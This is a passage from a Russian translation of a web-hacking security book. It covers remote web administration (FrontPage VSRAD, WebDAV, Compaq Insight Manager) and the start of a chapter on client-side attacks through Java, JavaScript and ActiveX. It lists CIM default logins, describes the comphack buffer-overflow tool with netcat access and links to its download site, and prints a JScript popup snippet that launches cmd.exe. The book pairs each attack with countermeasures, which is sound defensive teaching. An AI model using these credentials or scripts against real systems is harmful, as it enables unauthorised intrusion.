Существует один простой путь защиты Visual Studio Remote Application Deployment Support, который входит в состав FrontPage Server Extensions, от переполнения буфера: не устанавливать FPSE VSRAD на машинах, подключенных к Internet. Этот инструмент по умолчанию не установлен, однако желающие могут убедиться в наличии или отсутствии этого компонента. Необходимо открыть утилиту панели управления Add/Remove Programs (Установка и удаление программ), а затем в открывшемся окне щелкнуть на кнопке Add/Remove Windows Component (Добавление и удаление компонентов Windows). В открывшемся окне мастера следует выбрать пункт Internet Information Services (IIS). Щелкнув на кнопке Details (Состав), убедитесь в том, что пункт Visual InterDev RAD Remote Deployment Support (Поддержка удаленного развертывания Visual InterDev RAD) не выбран. Служба поддержки Microsoft рекомендует устанавливать модули обновления программного обеспечения везде, где возможно, что, несомненно, является полезной рекомендацией. Ссылки на Web-узлы, на которых можно найти модули обновления, приведены в конце главы в разделе "Дополнительная информация".

## WebDAV

Очевидно недовольная возможностями программы FrontPage компания Microsoft решила разработать новое средство для удаленного управления Web-серверами, являющееся дополнением к протоколу HTTP, которое называется Web Distributed Authoring and Versioning (WebDAV или просто DAV). Описание WebDAV приведено в стандарте RFC 2518. Этот протокол поддерживается Microsoft IIS версий 5 и выше. Кроме того, существуют *подключаемые модули* (add-on modules) WebDAV для других популярных Web-серверов (для Web-сервера Apache существует модуль `mod_dav`).

В прошлых изданиях книги серии "Секреты хакеров..." мы уже высказывали довольно скептическое отношение к WebDAV, которое вызвано, в основном, тем, что эта технология обеспе-

чивает возможность записи содержимого Web-сервера только посредством HTTP, без встроенных устройств защиты, кроме тех, которые поддерживаются на уровне таблиц ACL файловой системы. Этот недостаток очень сильно ограничивает использование и дальнейшее развитие технологии WebDAV. В следующем списке перечислены самые опасные методы WebDAV.

- **MKCOL**. Предназначена для создания набора (коллекций) ресурсов на Web-сервере.
- **POST**. Используется для помещения файлов в коллекцию (этот метод является стандартным методом HTTP, который может иметь некоторые отличия при использовании совместно с WebDAV).
- **DELETE**. Используется для удаления файлов из коллекции.
- **PUT**. Еще один стандартный метод HTTP, который используется WebDEV для отправки данных на удаленный компьютер.
- **MOVE**. Если хакерам не удается изменить содержимое Web-сервера, они могут попытаться переместить данные в другое место.
- **COPY**. Да, вы угадали — этот метод имеет режим записи файла поверх имеющегося.

Учитывая такой внушительный список потенциально опасных методов, не удивительно, что несмотря на не очень широкую распространенность WebDAV, уже известно достаточно много изъянов этой технологии. Многие из них присутствуют также в IIS 5 и различаются по степени опасности (от раскрытия структуры каталогов до *отказа в обслуживании* (denial of service)). В последнее время общество хакеров все большее внимание начало обращать на DoS-взломы.

Популярность WebDAV, учитывая усилия, прилагаемые для этого компанией Microsoft, по-видимому, будет расти. Лучший совет, который можно дать на сегодняшний день, — не размещать WebDAV на Web-серверах или запускать эту службу под управлением отдельного экземпляра службы HTTP, причем с хорошей ACL-защитой и аутентификацией. Также можно ограничивать перечень поддерживаемых сервером методов WebDAV, хотя, если разработчик Web-узла использует WebDAV, ему потребуется полный контроль над сервером, включая доступ ко всем методам. Поэтому нужно привлекать в качестве разработчиков людей, пользующихся доверием!

# Управление Web-ориентированными сетями и системами

Так как в последнее время Internet набирает все большую популярность, HTTP-серверы проникают во все большее число сетевых технологий. Практически каждый крупный сетевой продукт сегодня имеет возможности для управления через Internet. В этом разделе рассматриваются некоторые самые распространенные продукты для Web-серверов.

## Пароль по умолчанию в Compaq Insight Manager



| | |
|---|---|
| *Популярность* | *9* |
| *Простота* | *9* |
| *Опасность* | *9* |
| ***Степень риска*** | ***9*** |

Система Compaq Insight Manager (CIM) является Web-ориентированным интерфейсом управления, который устанавливается в составе Windows NT/2000 на компьютеры Compaq. Система CIM имеет плохую репутацию в плане обеспечения безопасности с тех пор, как в середине 1999-го года был обнаружен изъян, позволяющий применить *обхода каталогов* (directory traversal), в результате которого анонимные пользователи смогли прочитать почти все файлы на некоторых Web-узлах. А обнаруженный в 2001 году изъян, приводящий к возникновению ситуации переполнения буфера, о котором речь пойдет в следующем разделе, эту репутацию отнюдь не улучшил.

Интерфейс Compaq Insight Manager, основанный на HTTP, работает через порт TCP `2301`. Его легко можно увидеть с помощью Web-броузера, как показано на рис. 11.2 (имя Web-узла и его IP-адрес были изменены). Последние версии интерфейса Compaq Insight Manager дополнительно поддерживают протокол SSL через порт TCP `2381`.

Щелкнув на ссылке anonymous, пользователь попадает на Web-страницу, на которой ему предлагается ввести имя и пароль. По умолчанию интерфейс Compaq Insight Manager настроен на следующие возможные комбинации: `имя_пользователя:пароль`: `administarator:administrator`, `administrator:[NULL]` и `operator:operator`. Эти банальные пароли, которые забыл поменять рассеянный системный администратор, могут дать злоумышленникам полный доступ к серверу!




*Рис. 11.2. Интерфейс Compaq Insight Manager*

## Контрмеры: пароль по умолчанию в Compaq Insight Manager

Вероятно, самым лучшим и самым простым советом по предотвращению данной опасности будет обычное удаление с компьютера данной программы. Поскольку по умолчанию этот интерфейс устанавливается на компьютеры Compaq, на это стоит обратить внимание владельцам машин Compaq.

Если по каким-то причинам удалить Compaq Insight Manager нельзя, необходимо ограничить доступ к интерфейсу управления, используя для этого механизма контроля IP-адресов (сеть или брандмауэр), а также использовать сложный пароль для аутентификации входа в систему. Не забудьте изменить установленные по умолчанию пользовательские имена и пароли! Это можно легко сделать, открыв пользовательский интерфейс с помощью броузера (`http://server:2301`), и выполнив появляющиеся на экране инструкции. Также эту процедуру можно выполнить, если последовательно выполнить следующие шаги.

1. Установить Web Agents на отдельную систему.
2. Используя броузер, изменить пароль, принятый по умолчанию, на любой другой.

3. Сделать резервную копию файла CPQHMMD.ACL, расположенного в каталоге C:\COMPAQ\WBEM.
4. Используя Web-броузер, установить необходимые параметры на странице Option (ссылка Options на начальной странице Web Agent).
5. Сделать резервную копию файла CPQHMMD.INI, расположенного в каталоге C:\COMPAQ\WBEM\HOMEPAGE.
6. Используя панель управления, остановить все запущенные процессы Web Agent. Это действие остановит все HTTP-серверы, входящие в состав Web Agent.
7. Скопировать файл CPQHMMD.ACL в каталог C:\COMPAQ\WBEM каждой системы.
8. Скопировать файл CPQHMMD.INI в каталог C:\COMPAQ\WBEM\HOMEPAGE каждой системы.
9. Возобновить выполнение служб Web Agent.

## Переполнение буфера в Compaq Insight Manager

| | |
|---|---|
| *Популярность* | *10* |
| *Простота* | *8* |
| *Опасность* | *7* |
| ***Степень риска*** | ***8*** |

Вдобавок к тому, что пароль, принятый по умолчанию в CIM, является весьма ненадежным средством защиты, в 2001 году был обнаружен еще один серьезный изъян в системе безопасности этого продукта, приводящий к переполнению буфера. Переполнение буфера происходит в том случае, когда на стандартной форме входа в систему CMI в поле ввода пользовательского имени вводится большее количество символов, чем предусмотрено, и когда длина введенного пароля хотя бы ненамного больше требуемой. Для осуществления подобного взлома хакером Indigo была написана программа под названием comphack. При удачном запуске, когда программе удается соединиться с сервером, генерируется файл exploit.bin, содержащий данные, которые нужно ввести в поле Name на странице входа в систему CIM (при этом в поле Password могут быть любые данные). Эта программа выполняется на машине взломщика. Перед запуском программе нужно сообщить номер порта, на котором работает CIM, в качестве параметра командной строки. Затем запускается клиентская часть программы, которая создает на удаленной системе клиента с привилегиями учетной записи SYSTEM, после чего хакер может спокойно соединиться с удаленным сервером с помощью netcat и получить практически полный доступ к системе. На рис. 11.3 приведен пример работы этой программы.

## Контрмеры: переполнение буфера CIM

Для устранения серьезного изъяна, приводящего к возникновению ситуации переполнения буфера в Compaq Insight Manager, необходимо получить из Internet и установить все последние обновления этого программного продукта. Адреса, по которым можно найти в Internet модули обновления Compaq Insight Manager, как всегда, приведены в конце этой главы в разделе "Дополнительная информация".





*Рис. 11.3. Пример работы программы* `comphack`

# Другие инструменты для управления через Web

Кроме CIM, существуют еще несколько достаточно распространенных инструментов для управления сервером посредством Internet.

- ▼ Сетевые устройства Cisco (TCP `443`, SSL); для примера на рис. 11.4 показана страница входа в систему.
- ■ Коммутаторы Foundry Network (HTTP, TCP `80`).
- ▲ Служба управления Web-сервером SiteScope Administrator компании Freshwater Software (TCP `8888`, см. `http://www.freshwater.com`).





*Рис. 11.4. Web-интерфейс управления коммутатором Cisco Content Services. Кто-нибудь хочет попробовать угадать пароль?*

Как было сказано, при использовании интерфейса Compaq Insight Manager необходимо ограничить доступ к нему с помощью механизма управления доступом, основанного на IP-адресах, а также использовать сложный пароль для аутентификации входа в систему.

# Резюме

В этой главе рассматривались многие инструменты и службы для удаленного управления Web-серверами, администрирования, управления содержимым серверов, а также несколько ин-

терфейсов-надстроек над HTTP, предназначенных для конфигурирования сетей и удаленных систем. Все эти интерфейсы могут быть идентифицированы простым сканированием портов. Все их ошибки известны, что дает возможность взлома данного приложения. Известны также пароли, установленные по умолчанию. Все перечисленные недостатки могут дать злоумышленникам возможность преднамеренного повреждения системы. Таким образом, для разработчиков систем удаленного управления существует еще большое поле для деятельности по обеспечению безопасности их приложений. В качестве вывода в данной главе можно сформулировать следующие основные правила безопасности удаленного управления Web-серверами.

- ▼ Применяйте аутентификацию во всех средствах удаленного администрирования.
- ■ Убедитесь, что используются пароли достаточной сложности, а пароли, используемые по умолчанию, заменены.
- ■ Разрешите удаленное управление только одному IP-адресу или нескольким IP-адресам из строго ограниченного списка.
- ■ Используйте защищенный протокол для передачи данных (такой, как SSL или SSH).
- ▲ Используйте выделенный сервер в роли терминала для удаленного управления или несколько серверов для управления отдельными Web-серверами.


И, конечно же, осторожно относитесь к службам, которые Web-сервер использует для доступа ко внешним сетям; помните, что если вы пошли на компромисс и сделали доступными из внешней сети несколько дисков вашего сервера, то, вероятнее всего, взломщики смогут получить доступ ко внутренней сети вашей организации.

# Дополнительная информация

| Источник | Адрес |
|---|---|
| Configure computers for secure remote administration | `http://www.cert.org/security-improvement/practices/p703.html` |
| Документация по серверам iPlanet и Netscape Enterprise Server | `http://docs.iplanet.com/docs` |
| Документация IBM Websphere | `http://www-3.ibm.com/software/webservers/appserv/library.html` |
| Web-узел Microsoft FrontPage | `http://www.microsoft.com/frontpage` |
| HOW TO: Use UrlScan with FrontPage 2000 (Q309394) | `http://support.Microsoft.com/default.aspx?scid=EN-US;Q309394` |
| HOW TO: Use UrlScan with FrontPage 2000 (Q318290) | `http://support.Microsoft.com/default.aspx?scid=EN-US;Q318290` |
| Microsoft FrontPage 98 Security Hell (статья об использовании FP98 Server Extensions в системах UNIX) | `http://www.worldgate.com/~marcs/fp` |
| NSFocus Security Advisory (SA2001-03). Переполнение буфера в FPSE VSRAD | `http://www.nsfocus.com/English/homepage/sa01-03.htm` |
| Microsoft Security Bulletin MS01-035. Переполнение буфера в FPSE VSRAD. | `http://www.Microsoft.com/technet/security/bulletin/MS01-35.asp` |
| RFC 2518, WebDAV | `ftp://ftp.isi.edu/in-notes/rfc2518.txt` |

| Источник | Адрес |
|---|---|
| mod_dav: модуль DAV для Apache | http://www.webdav.org/mod_dav |
| Как отключить WebDAV в IIS | http://www.microsoft.com/technet/support/kb.asp?IP=241520 |
| Обновления для Compaq Insight Manager | http://www.Compaq.com/products/servers/management/system-advisories.html |
| Пароли по умолчанию, принятые производителями (включая Compaq Insight Manager) | http://www.astalavista.com/library/auditing/password/lists/defaultpasswords.shtml |
| comphack.exe для переполнения буфера в Compaq Insight Manager | http://exploitingstuff.com |

# ГЛАВА 12



В предыдущей части книги в основном рассматривались вопросы, касающиеся идентификации, взлома и установки обновлений Web-приложений. Однако эти аспекты касаются вопросов безопасности сервера и его программного обеспечения. Как же быть с безопасностью клиентской части Web-архитектуры?

Как упоминалось в главе 1, Web-приложения построены по принципу взаимодействия с клиентскими частями, и достаточно часто уязвимой частью системы "клиент-сервер", вопреки бытующему мнению, является программное обеспечение именно клиента. Так, со стороны клиента существует достаточно много уязвимых мест, которые можно использовать для взлома.

В данной главе рассматриваются все факторы, способствующие взлому, а также соответствующие изъяны системы безопасности на стороне клиента. Вначале дан краткий обзор проблем безопасности на стороне клиента Web-приложений, а затем проводится анализ наиболее серьезных и распространенных изъянов.

# Проблема обеспечения безопасности Web-клиента

Вполне возможно, что у читателя, подробно рассмотревшего все предыдущие главы данной книги, сложилось впечатление, что большинство проблем Web-безопасности относятся к серверной части Web-архитектуры, и что тема безопасности клиента является неинтересной и ненужной. Однако такое распространенное мнение ошибочно. Чтобы убедить читателя в значимости безопасности со стороны клиента, приведем следующую статистику происшествий.

- **Август 2000.** Консультант по вопросам компьютерной безопасности одной из компаний, расположенных в Кремниевой Долине, Дэн Брамлив (Dan Brumleve) представил программу, названную Brown Orifice, демонстрирующую обнаруженную брешь в системе защиты, которая при посещении пользователем Web-узла позволяла Java-аплетам получать привилегии на выполнение программного кода и, таким образом, производить любые операции на машине клиента. И хотя обнаруженный изъян практически не был использован хакерами для взлома, но, тем не менее, эта сенсация серьезно испортила репутацию Java и снизила доверие пользователей к данной платформе.
- **Сентябрь 2000.** Программист из Сан-Франциско Джеф Бейкер (Jeff Baker) опубликовал в почтовой рассылке Bugtraq сведения об обнаруженном изъяне в системе управления учетными записями пользователей брокерской конторы E*TRADE, работающей в Internet. Этот изъян позволял осуществлять взлом путем внедрения сценариев, а также с помощью манипуляций с файлами cookie.
- **Январь 2002.** Исследователь безопасности Дейв деВитрай (Dave deVitry) опубликовал данные о возможности взлома платежной системы Citibank, `C2IT.com`. Недостатки в системе защиты такие же, как и обнаруженные в сентябре у E*TRADE. ДеВитрай утверждает, что данная опасность позволит хакерам получить информацию о "номерах кредитных карт, номерах банковских счетов, кодах доступа и любые другие данные".

В число компаний, пострадавших от взломов на стороне клиента, входят такие гиганты, как AOL, eBay, Microsoft, Yahoo, MSN, Excite и Lycos. Несомненно, в результате таких взломов многие крупные организации потеряли большое количество клиентов, понесли крупные финансовые убытки, а также были втянуты в судебные разбирательства по причине раскрытия важной информации. Конечно же, эти проблемы не имеют *отношения непосредственно* к взлому Web-сервера, удалению или изменению на нем информации, но являются прямым последствием данного взлома, и последствия от них более серьезные, чем просто изменение информаци (deface) на Web-узле.

Какие выводы можно сделать из этих историй? Вывод №1: клиенты могут знать о том, что при входе на свой любимый узел их компьютер может быть подвергнут взлому. Вывод №2: средства, потерянные вследствие недостаточной защиты и взлома Web-сервера, могут существенно превышать средства, необходимые для его защиты. Вывод №3: если программа клиента жестко интегрирована с некоторой частью Web-приложения, общая безопасность приложения существенно снижается.

# Методология взлома

В предыдущей части книги подробно описаны методы взлома Web-серверов, представлены практические примеры применения описанных технологий. Наверняка у каждого возникает вопрос: "А существуют ли подобные технологии взлома для Web-клиентов?" Ответ прост: "Конечно же, существуют!"

Область знаний о взломе Web-клиентов на первый взгляд выглядит совершенно неупорядоченной, хаотичной, состоящей из множества инструментов и технологий, которые невозможно кратко описать. Однако вся эта информация, обработанная авторами данной книги, была поделена на три категории.

- ▼ Взлом с помощью активного содержимого.
- ■ Внедрение сценариев.
- ▲ Манипуляции с файлами cookie.

Для проверки безопасности программного обеспечения клиента анализ необходимо проводить по всем трем категориям. В настоящей главе подробно рассматриваются вопросы анализа приложений с точки зрения каждого из трех аспектов.

## Направление взлома

Возникает вполне естественный вопрос: "Как же технические средства для взлома попадают к клиенту на машину?" Конечно же, первое, что приходит в голову, — это использование Web-броузера. Попадая на определенную страницу, пользователю без его ведома через Web-броузер загружается клиентская часть программы, используя которую хакер может проводить дальнейший взлом. Однако, если рассуждать трезво, это не самый эффективный метод взлома клиента — хакер не в состоянии предугадать, на какой Web-узел зайдет его жертва.

Немного поразмыслив, каждый придет к выводу, что самым эффективным методом доставки средств для взлома клиента является электронная почта. Многие броузеры также дополнительно имеют встроенные средства просмотра HTML, так что они являются практически идентичными броузерам. Бесспорно, электронная почта предоставляет куда более широкие возможности для применения описанных методов взлома. При ее использовании взлому может быть подвергнут как конкретный пользователь, так и группа пользователей, электронные адреса которых известны хакеру.

# Взлом с помощью активного содержимого

Когда-то, во времена раннего развития Internet, одному умному человеку пришла в голову интересная мысль о том, что для полноценного использования информационных ресурсов Internet недостаточно возможностей одних статических HTML-страниц, содержимое которых всегда постоянно. Так на свет появилась идея *активного содержимого* (active content), которым, по сути, являются небольшие выполняемые файлы или сценарии, позволяющие пере-

ложить часть вычислений, связанных с динамическим отображением страниц, на машины клиентов и, тем самым, разгрузить вычислительные мощности сервера. Несомненно, это нововведение усложнило архитектуру клиентских приложений, которые с самого начала создания планировались максимально простыми, но цель оправдывала средства — использование активного содержимого позволило разработчикам создавать такие проекты, которые невозможно создать с помощью обычного HTML.

На сегодняшний день в клиентских приложениях используется технология, подобная технологии серверной части Web-платформ. Эта архитектура используется компанией Microsoft в проекте ActiveX и конкурирующей компанией Sun в продукте Java.

## Java и JavaScript

На сегодня одним из основных Internet-инструментов, построенных по принципу "мобильного кода", который обеспечивает выполнение сценариев на стороне клиента, остается продукт компании Sun Microsystem Java. Одним из преимуществ, благодаря которому, возможно, этот продукт получил такую популярность, является продуманная модель безопасности. Благодаря таким свойствам, как прозрачное управление памятью и наличие встроенного объекта (так называемой "песочницы" — `sandbox`), который контролирует исполнение кода во избежание выполнения небезопасных операций, Java остается продуктом, значительно опережающим своих ближайших конкурентов. Однако, как говорилось ранее, принимая во внимание такие программы, как Brown Orifice, а также другие подобные инциденты, связанные с нарушением безопасности JavaScript, на практике этот продукт довольно часто является источником угрозы для всего Web-сервера.

В случае применения Java производитель заранее предупреждает пользователя об увеличении потенциальной угрозы Web-узлу. К примеру, в мае 2002 года компания Sun представила обновление, устраняющее ошибки в собственном продукте Java Runtime Environment (JRE) Bytecode Verifier, установка которого предотвращала выполнение недопустимых Java-аплетов с помощью механизма безопасности `sandbox` для выполнения произвольных операций на сервере. Суть изъяна заключалась в том, что у взломщика появлялась возможность подлога Java-аплета, когда вместо оригинального, расположенного на сервере сценария он записывает собственный или немного модифицированный оригинальный сценарий. Ошибка в механизме Java позволяет выполнять этот аплет не внутри безопасной области `sandbox`, а в реальной системе. Данный аплет работает в контексте учетной записи пользователя, запустившего этот сценарий на выполнение, поэтому может выполнить абсолютно все действия, доступные этому пользователю.

Другим богатым источником угроз безопасности системы является JavaScript. JavaScript — язык сценариев, позволяющий автоматизировать задания Web-приложений как на стороне сервера, так и на стороне клиента. Создателем этого языка является компания Netscape Communication. В настоящее время этот продукт не поддерживается создателем оригинального языка Java компанией Sun.

Так же, как и другие языки сценариев, язык JavaScript в первую очередь предназначен для связи между собой других компонентов Web-приложений или используется для обработки и получения данных от пользователя. JavaScript является интерпретируемым языком с синтаксисом, подобным синтаксису языков C и Java. Интерпретатор (также используется термин "машина Java") получает в качестве входных данных программу, находящуюся в обычном текстовом файле, которую он "на лету" преобразовывает в инструкции, соответствующие системе, на которой он работает. На сегодняшний день большинство популярных Web-броузеров имеют встроенный интерпретатор JavaScript, что, как вы понимаете, делает их прекрасными мишенями для взлома.

### Выполнение объектов JavaScript

| | |
|---|---|
| *Популярность* | 7 |
| *Простота* | 7 |
| *Опасность* | 8 |
| ***Степень риска*** | 7 |

На странице Internet Explorer Fun Run Page (см. раздел "Дополнительная информация") можно найти большое количество примеров технологий выполнения кода JavaScript. Примеры на этой странице демонстрируют всю мощь языка JavaScript, который позволяет удаленно исполнять команды с помощью Internet Explorer 6. Эти команды могут включать такие действия, как удаленное исполнение shell-команд, действия с редактором реестра, работа с FTP-клиентом и некоторые команды, связанные с панелью управления Windows. Ниже представлен сценарий, демонстрирующий использование языка JavaScript (в примере использован путь, который устанавливается по умолчанию в Windows 2000 — `C:\WINNT\SYSTEM32`)

```
<SCRIPT language=JScript>
var oPopup = window.createPopup();
function openPopupCMD()
{
   var oPopBody = oPopup.document.body;
    oPopBody.innerHTML = '<OBJECT NAME="X"
      CLASSID="CLSID:11111111-1111-1111-1111-111111111111"
      CODEBASE="c:/winnt/system32/cmd.exe">
      </OBJECT>';
    oPopup.show(290, 190, 200, 200, document.body);
}
</SCRIPT>
<P onclick=openPopupCMD();><U><FONT
color=#3333ff>Command</FONT></U></P>
```

В приведенном примере при щелчке на надписи Command вызывается командная оболочка `cmd.exe`. При этом можно не только запустить на выполнение еще один экземпляр командного процессора, но и с помощью языка сценариев выполнить другие действия на стороне клиента, которые будут осуществляться в контексте пользователя, щелкнувшего на ссылке.

В разделе "Контрмеры: активное содержимое" рассматриваются технологии, позволяющие предотвратить взломы подобного рода. Однако вначале необходимо рассмотреть все существующие на сегодняшний день в Internet платформы активного содержимого.

## ActiveX

Несмотря на то, что компания Microsoft обеспечивает в своих продуктах поддержку JavaScript, она предлагает собственную технологию активного содержимого, названную ActiveX. Технология ActiveX является частью одной большой программной архитектуры Component Object Model (COM — компонентная объектная модель), которая предоставляет разработчикам широкие возможности при создании приложений. Компоненты ActiveX (обычно называемые *элементами управления* (controls)) обеспечивают приложениям большой спектр разнообразных функций, таких как создание сложных документов, создание сценариев, используемых разными приложениями, передача данных и пр.

Так же как и JavaScript, технология ActiveX является мощным инструментом манипулирования программной средой клиента. Компанией Microsoft была разработана технология под

названием Authenticode, которая предназначалась для повышения уровня безопасности элементов управления ActiveX. Принцип ее действия заключался в том, что перед исполнением ActiveX Authenticode производила проверку цифровой подписи у элемента управления, а затем появлялось диалоговое окно, предлагающее разрешить или запретить запуск сценария. Выдачу цифровых подписей компаниям-разработчикам проводит компания Microsoft или другие пользующиеся доверием компании, такие как VeriSign.

Вероятно, многие читатели заметили, что в этой технологии не предусмотрено никаких действий по обеспечению безопасности, после того, как сценарий запущен, — она просто проверяет код на наличие цифровой подписи, а вся ответственность за последствия выполнения кода ложиться на плечи пользователя. Концепция Authenticode создавалась как "обеспечивающая безопасность", однако на самом деле таковой не является. Конечно же, она лучше, чем просто выполнение любого полученного содержимого, однако все же проблемы не решает. Решение проблемы имеет два пути.

